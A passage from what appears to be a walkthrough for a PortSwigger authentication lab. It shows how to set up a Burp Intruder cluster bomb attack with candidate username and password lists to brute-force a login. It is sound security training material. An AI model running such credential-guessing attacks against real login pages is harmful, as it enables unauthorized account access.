
Request headers 23

Event log (12) All issues Memory: 149.2MB

Now in the intruder select the cluster bomb and add \$ to username and password parameter



Move to payload and add two payload. First for the username and second for the password. You need to prepare the two word list and it is already given in the in the candidate username and candidate password



copy the candidate username and candidate password in the notepad file and prepare the list



The screenshot shows the PortSwigger website's 'Authentication lab usernames' page. The page title is 'Authentication lab usernames'. Below the title, it says 'You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.' A list of usernames is displayed in a light blue box: carlos, root, admin, test, guest, and info. The left sidebar contains a navigation menu with options like 'Back to all topics', 'What is authentication?', 'How vulnerabilities arise', 'Impact of vulnerable authentication', 'Vulnerabilities in password-based authentication', 'Vulnerabilities in multi-factor authentication', and 'Vulnerabilities in other authentication mechanisms'. The top navigation bar includes 'Products', 'Solutions', 'Research', 'Academy', and 'Support'. The bottom status bar shows the time as 10:03 PM on 19-11-2024.

save this as username.txt file

The screenshot shows the PortSwigger website's 'Authentication lab passwords' page. The page title is 'Authentication lab passwords'. Below the title, it says 'You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.' A list of passwords is displayed in a light blue box: 123456, password, 12345678, qwerty, 123456789, and 12345. The left sidebar and top navigation bar are identical to the previous screenshot. The bottom status bar shows the time as 10:04 PM on 19-11-2024.

save this as password.txt

Now username.txt in the position 01 and password.txt in the position 02, even you can copy the payload and paste also.



now start attack and find the username and password.

